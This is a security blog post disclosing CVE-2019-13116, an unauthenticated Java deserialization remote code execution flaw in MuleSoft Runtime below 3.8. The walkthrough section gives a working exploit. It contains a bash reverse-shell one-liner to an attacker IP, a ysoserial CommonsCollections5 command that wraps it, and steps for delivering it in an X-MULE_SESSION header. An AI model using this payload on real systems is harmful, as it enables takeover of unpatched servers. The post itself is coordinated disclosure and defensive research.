MuleSoft Runtime < 3.8 Unauthenticated RCE (CVE-2019-13116)

16 October 2019

This blog post details a pre-authentication deserialization exploit in MuleSoft Runtime prior to version 3.8.

During a recent Web Application penetration test, Tevora observed some interesting headers being returned within the application data flow. The headers contained a character sequence that should raise an immediate red flag to pentesters: `rO0`. This sequence indicates a Java object, which calls for investigation of how this object is used and, more importantly for a pentester, how it is deserialized by the application.

Investigation into the header (X-MULE_SESSION), which presented this object, lead Tevora to the MuleSoft Mule Runtime engine. Tevora discovered this header could be set arbitrarily in a request, and the MuleSoft Runtime would deserialize our user-supplied object. In this instance, the version of MuleSoft Runtime was prior to 3.8, which ships with the vulnerable Apache Commons 3.2.1 component. Versions after MuleSoft Runtime 3.8 ship with Apache Commons 3.2.2, which is not vulnerable to this exploit chain. However, you may find these versions still deserialize untrusted data, even if a well-known vulnerable component isn't available to leverage the deserialization.

MuleSoft offers guidance on this issue, as well as patches for commercial runtime versions; links to these resources may be found at the bottom of this post. However, the guidance is focused on applications built for the MuleSoft platform. Notably, the exploit detailed here affects the MuleSoft Runtime itself, and should work against any application deployed on the platform for which the version is < 3.8 and the Apache Commons Collection is 3.2.1.

Tevora would like to thank MuleSoft for their responsiveness and outstanding communication throughout the disclosure process. In particular, Maximiliano Soler (@maxisoler) demonstrated the professionalism of a top-tier security professional responding to a disclosure. (A feel-good disclosure process is a nice change of news isn't it?) This vulnerability has been assigned CVE-2019-13116.

Disclosure timeline:


- 20190701 Initial private disclosure
- 20190715 Response received from MuleSoft
- 20190716 Issue and disclosure process discussed with MuleSoft
- 20191016 Issue publicly disclosed

Now let's walk through the exploit

Want to play along? Spin up a VM! (Ubuntu 18.04 was used for this demonstration.)

Download and Extract MuleSoft Runtime < 3.8 (Version 3.5.0 was used for this demonstration)

- https://repository-master.mulesoft.org/nexus/content/repositories/releases/org/mule/distributions/mulestandalone/



Start Mule (Running as root for demonstration)

```
sbrx@ubuntu:~/Desktop/MULE_EXPLOIT/mule-standalone-3.5.0$ sudo bin/mule
[sudo] password for sbrx:
MULE_HOME is set to /home/sbrx/Desktop/MULE_EXPLOIT/mule-standalone-3.5.0
Running in console (foreground) mode by default, use Ctrl-C to exit...
MULE_HOME is set to /home/sbrx/Desktop/MULE_EXPLOIT/mule-standalone-3.5.0
Running Mule...
--> Wrapper Started as Console
Launching a JVM...
OpenJDK 64-Bit Server VM warning: ignoring option MaxPermSize=128m; support was removed in 8.0
Starting the Mule Container...
Wrapper (Version 3.2.3) http://wrapper.tanukisoftware.org
  Copyright 1999-2006 Tanuki Software, Inc.  All Rights Reserved.

INFO  2019-06-30 23:11:01,600 [WrapperListener_start_runner] org.mule.module.launcher.MuleContainer:
************************************************************************
* Mule ESB and Integration Platform                                    *
* Version: 3.5.0 Build: ff1df1f3                                       *
* MuleSoft, Inc.                                                       *
* For more information go to http://www.mulesoft.org                   *
*                                                                      *
* Server started: 6/30/19 11:11 PM                                     *
* JDK: 1.8.0_212 (mixed mode)                                          *
* OS: Linux (4.18.0-15-generic, amd64)                                 *
* Host: ubuntu (127.0.1.1)                                             *
************************************************************************
```

Copy the example echo application into the apps folder from the example folder while Mule is running

```
sbrx@ubuntu:~/Desktop/MULE_EXPLOIT/mule-standalone-3.5.0$ cp examples/echo/mule-example-echo-3.5.0.zip apps/
```

Ensure the mule-example-echo application is deployed

```
**********************************************************************************************
*          - - + APPLICATION + - -          *          - - + DOMAIN + - -          * - - + STATUS + - - *
**********************************************************************************************
* default                                   * default                               * DEPLOYED           *
* mule-example-echo-3.5.0                   * default                               * DEPLOYED           *
**********************************************************************************************
```

We're ready to play!

Generate a payload with ysoserial

- https://github.com/frohoff/ysoserial

A simple bash reverse shell will be used in this example.

We base64-encode our reverse shell payload for use in the crafted Java object.


```
sbrx@ubuntu:~/Desktop/ysoserial$ echo 'bash -i >& /dev/tcp/192.168.86.120/443 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4Ljg2LjEyMC80NDMgMD4mMQo=
```

Then run the following command to generate the full payload - output in base64 for use in our HTTP Request. (Change the payload to match yours from the steps above.)

```
java -jar ysoserial-master-SNAPSHOT.jar
CommonsCollections5 'bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4Ljg2LjEyMC80ND
MgMD4mMQo=}|{base64,-d}|{bash,-i}' | base64 | tr -d "\n"
```


Send the payload in an X-MULE_SESSION HTTP header to the application

Note: Although an HTTP 500 Error Response is received, the payload has successfully executed.



Catch the reverse shell with a netcat listener

Attacker host: tev0180 (192.168.86.120)
Mule server: ubuntu (172.16.36.165)




That's it! Pre-Auth Remote Code Execution via deserialization of a Java object within an HTTP header.

References

- MuleSoft Apache Commons Collection 3.2.1 Vulnerability Summary
  - https://help.mulesoft.com/s/article/Apache-Commons-Collections-Vulnerability-Validation-Summary
- MuleSoft Apache Commons Collection 3.2.1 Affected Components
  - https://help.mulesoft.com/s/article/Apache-Commons-Collections-Vulnerability?ui-force-components-controllers-recordGlobalValueProvider.RecordGvp.getRecord=1&r=5
- Java Deserialization Vulnerabilities
  - https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkinsopennms-and-your-application-have-in-common-this-vulnerability/
- Java Unmarshaller Security - Turning your data into code execution
  - https://github.com/mbechler/marshalsec
- Ysoserial
  - https://github.com/frohoff/ysoserial

Brian S

Read more posts by this author.



Smoke and Mirrors | Red Teaming with Physical Penetration Testing and Social Engineering

In this post, we will illustrate the roadmap of a physical penetration test and advise how to successfully infiltrate…